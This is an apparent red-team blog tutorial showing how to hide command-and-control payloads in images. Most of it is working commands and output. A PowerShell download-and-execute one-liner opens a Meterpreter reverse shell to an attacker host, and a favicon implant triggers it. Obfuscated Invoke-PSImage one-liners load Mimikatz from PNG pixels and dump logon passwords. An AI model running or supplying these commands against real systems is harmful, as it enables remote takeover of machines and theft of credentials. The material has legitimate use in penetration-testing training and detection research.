Command and Control – Images


pentestlab.blog/category/red-team/page/81

January 2, 2018

Images traditionally have been used as a method of hiding a message. It is possibly for forensic investigators the oldest trick in the book to search for evidence inside that type of files. However in offensive security and red teaming pictures can hide commands, payloads and scripts.

Michael Scott developed a python script which can generate an icon image and embed into this image a PowerShell command. The first step is to write the command into a text file.

```
echo 'IEX((new-object net.webclient).downloadstring("http://192.168.1.171/tmp/Invoke-Shellcode.ps1"));Invoke-Shellcode -payload windows/meterpreter/reverse_https -LHOST 192.168.1.171 -LPORT 443 -force' > shellcode.txt
```




```
root@kali:~# echo 'IEX((new-object net.webclient).downloadstring("http://192.168
.1.171/tmp/Invoke-Shellcode.ps1"));Invoke-Shellcode -payload windows/meterpreter
/reverse_https -LHOST 192.168.1.171 -LPORT 443 -force' > shellcode.txt
root@kali:~#
```

Favicon – Embedded Command

The next step is to create the favicon which will contain the embedded payload, start the apache web server and move the icon to a web server directory.

```
python create_favicon.py shellcode.txt evil.png
service apache2 start
mv evil.png /var/www/favicon.ico
```




```
root@kali:~/C2-Favicon# python create_favicon.py shellcode.txt evil.png
root@kali:~/C2-Favicon# service apache2 start
root@kali:~/C2-Favicon# mv evil.png /var/www/favicon.ico
root@kali:~/C2-Favicon# 
```

Generation of Favicon

Metasploit module **multi/handler** can be used to receive the connection once the command is executed on the target host.

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_https
set LHOST XXX.XXX.XXX.XXX
set LPORT 443
```




```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.1.171
LHOST => 192.168.1.171
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.171:443
[*] Starting the payload handler...
```

Metasploit – Multi Handler Module for Favicon

The **Get-FaviconText** PowerShell script will download the icon into a temporary directory and it will convert the pixels back to characters in order to execute the payload command.


```
Import-Module .\readFavicon.ps1
Get-FaviconText -URL http://192.168.1.171/favicon.ico -WriteTo $env:TEMP
```



```
PS C:\Users\User> Import-Module .\readFavicon.ps1
PS C:\Users\User> Get-FaviconText -URL http://192.168.1.171/favicon.ico -WriteTo $env:TEMP
PS C:\Users\User>
```

Implant – Favicon Configuration


The **Get-FaviconText** script is actually the implant which needs to be executed on the target. Even if permissions are not set on the web directory to access this file the payload command inside the icon will still run.



```
PS C:\Users\User> Get-FaviconText -URL http://192.168.1.171/favicon.ico -WriteTo $env:TEMP
Exception calling "DownloadString" with "1" argument(s): "The remote server returned an error: (403) Forbidden."
At line:1 char:1
+ IEX((new-object net.webclient).downloadstring("http://192.168.1.171/t ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : WebException
```

Implant – Favicon

A Meterpreter session will open and the target can be controlled through Metasploit.




```
[*] Started HTTPS reverse handler on https://192.168.1.171:443
[*] Starting the payload handler...
[*] https://192.168.1.171:443 handling request from 192.168.1.161; (UUID: baob5p
6a) Staging x86 payload (958531 bytes) ...
[*] Meterpreter session 2 opened (192.168.1.171:443 -> 192.168.1.161:59236) at 2
017-12-25 05:50:10 -0500

meterpreter > sysinfo
Computer        : DESKTOP-4CG7MS1
OS              : Windows 10 (Build 16299).
Architecture    : x64
System Language : en_GB
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

Meterpreter via Favicon

However it is also possible to use other types of images such as JPG in order to embed not just commands but full PowerShell scripts in order to perform various other post exploitation activities. Barrett Adams developed a PowerShell module that can use pixels of a PNG file to embed a PowerShell script. This module will also generate an oneliner command for execution:


```
Import-Module .\Invoke-PSImage.ps1
Invoke-PSImage -Script .\Invoke-Mimikatz.ps1 -Image .\77.jpg -Out
.\mimikatz.png -Web
```



```
PS C:\Users\User> Import-Module .\Invoke-PSImage.ps1
PS C:\Users\User> Invoke-PSImage -Script .\Invoke-Mimikatz.ps1 -Image .\77.jpg -Out .\mimikatz.png -Web
sal a New-Object;Add-Type -AssemblyName "System.Drawing";$g= a System.Drawing.Bitmap((a Net.WebClient).OpenRead("http://
example.com/evil.png"));$o= a Byte[] 2204160;(0..1147)|% {foreach($x in (0..1919)){$p=$g.GetPixel($x,$_);$o[$_*1920+$x]=
([math]::Floor(($p.B -band 15)*16) -bor ($p.G -band 15))}};IEX([System.Text.Encoding]::ASCII.GetString($o[0..2204115]))
PS C:\Users\User>
```

Embedding Mimikatz in PNG – Web Version

Executing the oneliner will result of running Mimikatz through a PNG file that is stored on a web server.




```
PS C:\Users\User> sal a New-Object;Add-Type -AssemblyName "System.Drawing";$g= a System.Drawing.Bitmap((a Net.WebClient)
.OpenRead("http://192.168.1.171/tmp/mimikatz.png"));$o= a Byte[] 2204160;(0..1147)|% {foreach($x in (0..1919)){$p=$g.Get
Pixel($x,$_);$o[$_*1920+$x]=([math]::Floor(($p.B -band 15)*16) -bor ($p.G -band 15))}};IEX([System.Text.Encoding]::ASCII
.GetString($o[0..2204115]));Invoke-Mimikatz

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                   with 20 modules * * */
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # sekurlsa::logonpasswords
```

Mimikatz via PNG over the Web

Alternatively this script can generate an oneliner for an image that is hosted locally.


```
1  Invoke-PSImage -Script .\Invoke-Mimikatz.ps1 -Image .\77.jpg -Out
   .\mimikatz2.png
```



```
PS C:\Users\User> Invoke-PSImage -Script .\Invoke-Mimikatz.ps1 -Image .\77.jpg -Out .\mimikatz2.png
sal a New-Object;Add-Type -AssemblyName "System.Drawing";$g= a System.Drawing.Bitmap("C:\Users\User\mimikatz2.png");$o=
a Byte[] 2204160;(0..1147)|% {foreach($x in (0..1919)){$p=$g.GetPixel($x,$_);$o[$_*1920+$x]=([math]::Floor(($p.B -band 1
5)*16) -bor ($p.G -band 15))}};$g.Dispose();IEX([System.Text.Encoding]::ASCII.GetString($o[0..2204115]))
PS C:\Users\User>
```

Embedding Mimikatz in PNG – Local Version

Running the command will execute Mimikatz from the PNG file.



```
PS C:\Users\User> sal a New-Object;Add-Type -AssemblyName "System.Drawing";$g= a System.Drawing.Bitmap("C:\Users\User\mi
mikatz2.png");$o= a Byte[] 2204160;(0..1147)|% {foreach($x in (0..1919)){$p=$g.GetPixel($x,$_);$o[$_*1920+$x]=([math]::F
loor(($p.B -band 15)*16) -bor ($p.G -band 15))}};$g.Dispose();IEX([System.Text.Encoding]::ASCII.GetString($o[0..2204115]
));Invoke-Mimikatz

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                   with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords
```

Mimikatz via PNG – Local

Conclusion

Images can be used to execute shellcode and scripts and perform other activities. There is a limitation in the number of characters that can be used therefore only images with a lot of pixels can carry a script. It is an interesting method of hiding payloads in plain sight and a type of threat that it could be prevented if PowerShell was disabled across the network.

References